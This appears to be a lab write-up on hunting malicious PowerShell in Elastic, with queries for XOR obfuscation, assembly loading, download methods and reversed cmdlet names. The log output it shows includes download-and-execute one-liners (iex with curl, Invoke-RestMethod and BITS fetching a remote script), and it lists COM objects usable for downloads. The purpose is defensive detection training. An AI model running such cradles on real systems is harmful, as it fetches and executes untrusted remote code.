


Task 6. Perform a hunt for obfuscated PowerShell code using XOR

For this task, we'll be looking at ScriptBlockText of event id 4104. After an extensive research, we find that XOR usage involves the operators "char", "bxor" and "join". After filtering for event id 4104, we construct a query searching only for the operators "bxor" and "join" as a more broad perspective to the search:

```
winlog.event_data.ScriptBlockText:(*bxor* AND *join*)
```


Once executed, we receive the following output:



Task 7. Perform a hunt for execution of an assembly from file by PowerShell

For this task, we'll be looking at ScriptBlockText of event id 4104. After performing a research, we find that to execute an assembly from file, a function "Load" together with either "ReadAllBytes" or "LoadFile" is utilized. After filtering for event id 4104, we construct the final query as:

winlog.event_data.ScriptBlockText:((*Load*) AND (*ReadAllBytes* OR *LoadFile*))
Once executed, we receive the following output:



Time	_source
> Feb 2, 2020 @ 23:03:56.573	winlog.event_data.ScriptBlockText: iex (curl 'http://www.site.com/script.ps1') log.file.path: C:\Users\luser\Desktop\PSOperational.evtx log.level: verbose winlog.opcode: On create calls winlog.activity_id: {c00b7b33-d9b0-0003-2bbe-0bc0b0d9d501} winlog.provider_name: Microsoft-Windows-PowerShell winlog.record_id: 51,404 winlog.user.identifier: S-1-5-21-2551594947-3890630063-1692720143-1002 winlog.provider_guid: {a0c1853b-5c40-4b15-8766-3cf1c58f985a} winlog.process.pid: 3,596 winlog.process.thread.id: 4,168 winlog.computer_name: WIN10 winlog.event_data.ScriptBlockId: c9f33a24-6140-47cc-97d1-fb2de55e4e05 winlog.event_data.MessageNumber: 1 winlog.event_data.MessageTotal: 1 winlog.channel: Microsoft-Windows-PowerShell/Operational winlog.task: Execute a Remote
> Feb 2, 2020 @ 23:03:56.271	winlog.event_data.ScriptBlockText: iex (Invoke-RestMethod 'http://www.site.com/script.ps1') winlog.opcode: On create calls winlog.activity_id: {c00b7b33-d9b0-0003-1abe-0bc0b0d9d501} winlog.provider_name: Microsoft-Windows-PowerShell winlog.record_id: 51,374 winlog.user.identifier: S-1-5-21-2551594947-3890630063-1692720143-1002 winlog.provider_guid: {a0c1853b-5c40-4b15-8766-3cf1c58f985a} winlog.process.pid: 3,596 winlog.process.thread.id: 4,168 winlog.computer_name: WIN10 winlog.event_data.ScriptBlockId: c459e890-d767-42ae-923a-23f650c00cd4 winlog.event_data.MessageNumber: 1 winlog.event_data.MessageTotal: 1 winlog.channel: Microsoft-Windows-PowerShell/Operational winlog.task: Execute a Remote
> Feb 2, 2020 @ 23:04:00.666	winlog.event_data.ScriptBlockText: import-module bitstransfer; Start-BitsTransfer "http://www.site.com/script.ps1" "bitsfile";iex(get-content '.\bitsfile' -raw) message: Creating Scriptblock text (1 of 1): import-module bitstransfer; Start-BitsTransfer "http://www.site.com/script.ps1" "bitsfile";iex(get-content '.\bitsfile' -raw) ScriptBlock ID: 5b052e00-9012-4025-beeb-459af59c26f5 Path: log.file.path: C:\Users\luser\Desktop\PSOperational.evtx log.level: verbose tags: beats_input_codec_plain_applied host.name: WIN10 agent.type: winlogbeat agent.ephemeral_id: 7ac45826-fefb-4a24-bdd9-425e88082e48 agent.hostname: VICTIM2 agent.id: c5cefc43-70dc-4027-8df4-558570fb77ba agent.version: 7.6.0 event.kind: event event.created: Feb 18, 2020 @ 21:41:13.990

The search detected download through the commands:

- Start-BitsTransfer
- Curl
- Invoke-RestMethod

At this point, you should also be aware that COM objects can be used to perform file download, therefore, the following query should also be incorporate in the search. In our research, we identified the following CLSIDs to be interesting:


```
"0002DF01-0000-0000-C000-000000000046" | InternetExplorer.Application
"F6D90F16-9C73-11D3-B32E-00C04F990BB4" | Msxml2.XMLHTTP
"F5078F35-C551-11D3-89B9-0000F81FE221" | Msxml2.XMLHTTP.3.0
"88D9D96A-F192-11D4-A65F-0040963251E5" | Msxml2.XMLHTTP.6.0
"AFBA6B42-5692-48EA-8141-DC517DCF0EF1" | Msxml2.ServerXmlHttp
"AFB40FFD-B609-40A3-9828-F88BBE11E4E3" | Msxml2.ServerXmlHttp.3.0
"88D96A0B-F192-11D4-A65F-0040963251E5" | Msxml2.ServerXmlHttp.6.0
"2087C2F4-2CEF-4953-A8AB-66779B670495" | WinHttp.WinHttpRequest.5.1
"000209FF-0000-0000-C000-000000000046" | Word.Application
"00023500-0000-0000-C000-000000000046" | Excel.Application
```

Task 9. Perform a hunt for obfuscated PowerShell commands

For this task, we'll be looking at ScriptBlockText of event id 4104. After doing a research on obfuscated commands, we identify a large number of interesting characters that may be of interest, which compose the final query as:

```
winlog.event_data.ScriptBlockText:((*char* AND *join*) OR ((*ToInt* OR *ToInt16* OR *ToDecimal* OR *ToByte* OR *ToUnit* OR *ToSingle*) AND (*ToChar* OR *ToString* OR *String*)) OR (*ForEach* AND *Xor*))
```

Once executed, we receive the following output:



Indeed, some ofuscated commands were detected. 4 of the 5 identified logs appear to be associated with the same command, while he 5th one is a false positive from a previous exercise. Therefore, we have identified only 1 command so far, we should investigate for more obfuscation techniques to find others.

Additional research leads us to reverse obfuscated, or certain words spelled backwards. We go through common cmdlets, and terms and construct a query with them in reverse order as follows:

To detect the second obfuscated command, we utilize the following query, which identifies PowerShell commands spelled backwards:

winlog.event_data.ScriptBlockText:(*hctac* OR *kearb* OR *dnammoc* OR *ekovn* OR *elifd* OR *rahc* OR *etirw* OR *eddih* OR *tpircs* OR *ssecorp* OR *llehsrewop* OR *esnopser* OR *daolnwod* OR *tneilcbew* OR *tneilc* OR *ptth* OR *elifotevas* OR *46esab* OR *tcejbo* OR *maerts* OR *hcaerof* OR *retupmoc*)

Once executed, we receive the following output:

